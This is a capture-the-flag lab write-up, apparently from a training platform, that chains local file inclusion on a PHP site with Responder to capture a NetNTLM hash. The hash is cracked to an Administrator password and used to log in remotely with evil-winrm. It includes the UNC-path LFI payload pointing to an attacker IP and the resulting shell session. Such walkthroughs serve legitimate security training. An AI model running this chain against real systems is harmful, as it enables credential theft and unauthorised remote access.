
CSRF & LFI

NMAP!

- Port 80 is hosting a website.
- Copy the IP into the URL bar.
- Website not found!
- Add the domain name to the host file and refresh the page.
- Change the language of the page.
- Notice that the page uses the 'include()' command in their php to fetch subdomains.
- Attempt LFI on the URL to probe for hidden pages.



Copyright (c) 1993-2009 Microsoft Corp. # # This is a sample HOSTS file used by Microsoft TCP/IP for Wir individual line. The IP address should # be placed in the first column followed by the corresponding host nam (such as these) may be inserted on individual # lines or following the machine name denoted by a '#' symbol. localhost name resolution is handled within DNS itself. # 127.0.0.1 localhost # ::1 localhost

This shows that LFI is possible

Another way to do this is to fuzz for a directory using a windows LFI wordlist

This output means the same as the image above but its a more braindead way of doing it

This is a link to the wordlist used:

https://github.com/danielmiessler/SecLists/blob/master/Fuzzing/LFI/LFI-Windows-adeadfed.txt

Use the responder program to intercept NetNTLM responses from the server.

NTLM is a collection of authentication protocols created by Microsoft. It is a challenge-response

authentication protocol used to authenticate a client to a resource on an Active Directory domain.

It is a type of single sign-on (SSO) because it allows the user to provide the underlying authentication factor only once, at login.

The NTLM authentication process is done in the following way:


- 1. The client sends the user name and domain name to the server.
- 2. The server generates a random character string, referred to as the challenge.
- The client encrypts the challenge with the NTLM hash of the user password and sends it back to the server.
- 4. The server retrieves the user password (or equivalent).
- 5. The server uses the hash value retrieved from the security account database to encrypt the challenge string. The value is then compared to the value received from the client. If the values match, the client is authenticated.

[+] Poisoners:	
LLMNR	Γονί
NBT-NS	[ON]
DNS/MDNS	
DNS/ MDNS	[ON]
[+] Servers:	
HTTP server	[ON]
HTTPS server	[ON]
WPAD proxy	[OFF]
Auth proxy	[OFF]
SMB server	[ON]
Kerberos server	[ON]
SQL server	[ON]
FTP server	[ON]
IMAP server	[ON]
POP3 server	[ON]
SMTP server	[ON]
DNS server	[ON]
LDAP server	[ON]
RDP server	[ON]
DCE-RPC server	[ON]
WinRM server	[ON]
[+] HTTD Ontions:	
<pre>[+] HTTP Options: Always serving EXE</pre>	[OFF]
Serving EXE	[OFF]
Serving HTML	[OFF]
Upstream Proxy	[OFF]
opaci dam i i day	[0]
[+] Poisoning Options:	
Analyze Mode	[OFF]
Force WPAD auth	[OFF]
Force Basic Auth	[OFF]
Force LM downgrade	[OFF]
Fingerprint hosts	[OFF]

```
[+] Generic Options:
   Responder NIC
                                [tun0]
   Responder IP
                                [10.10.14.2]
   Challenge set
                                [random]
   Don't Respond To Names
                                ['ISATAP']
[+] Current Session Variables:
   Responder Machine Name
                                [WIN-OAAI5STE2YE]
   Responder Domain Name
                                [GOMW.LOCAL]
   Responder DCE-RPC Port
                                [49616]
[+] Listening for events...
```

It is now hosting a website of its own which you can redirect the Unika website to have its NetNTLM hash intercepted by Responder, this will give us valuable information.

• Redirect the page to the ip address of Responder by utilising LFI.



Warning: include(\\10.10.14.25\SOMEFILE): Failed to open stream: No such file or directory in C:\xamp\Warning: include(): Failed opening '//10.10.14.25/somefile' for inclusion (include path='\xampp\php\PE

No page will be found but that's fine

 Return to the terminal and Responder will display some information about their NetNTLM service:

Responder has intercepted information including the name of the Responder service on the machine, and a hashed password for the account.

- Add the hash to a text file named hash.txt.
- Run the hash through John The Ripper with a good wordlist to crack the account password.

This gives us the password of 'badminton' to the Administrator account.

Use evil-winrm to Remotely access the Administrator desktop.

```
cd evil-winrm && ruby evil-winrm.rb -i 10.129.171.86 -u 'Adminis
```

Navigate WinRM to find the flag.

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd C:\
*Evil-WinRM* PS C:\> dir
   Directory: C:\
Mode
                   LastWriteTime
                                       Length Name
                   -----
           12/7/2019 1:14 AM
d - - - -
                                             PerfLogs
d-r---
             4/1/2022 1:07 PM
                                             Program Files
d-r--- 8/24/2021 5:02 PM
                                             Program Files
d-r---
             3/9/2022 5:33 PM
                                             Users
             4/1/2022 1:00 PM
d - - - -
                                             Windows
d----
              3/9/2022 5:29 PM
                                             xampp
*Evil-WinRM* PS C:\> cd users\
*Evil-WinRM* PS C:\users> dir
   Directory: C:\users
Mode
                   LastWriteTime
                                       Length Name
                   -----
_ _ _ _
d - - - -
            3/9/2022 5:35 PM
                                             Administrator
d---- 3/9/2022 5:33 PM
                                             mike
d-r--- 10/10/2020 12:37 PM
                                             Public Public
*Evil-WinRM* PS C:\users> cd mike
*Evil-WinRM* PS C:\users\mike> dir
   Directory: C:\users\mike
Mode
                                      Length Name
                   LastWriteTime
----
                   _____
d---- 3/10/2022 4:51 AM
                                             Desktop
*Evil-WinRM* PS C:\users\mike> cd Desktop
*Evil-WinRM* PS C:\users\mike\Desktop> dir
```

Now try the three difficulty levels of CSRF on Metasploitable here is a walkthrough should you need it:

https://medium.com/@preranakhanal42/csrf-dvwa-walkthrough-106b318c7b1f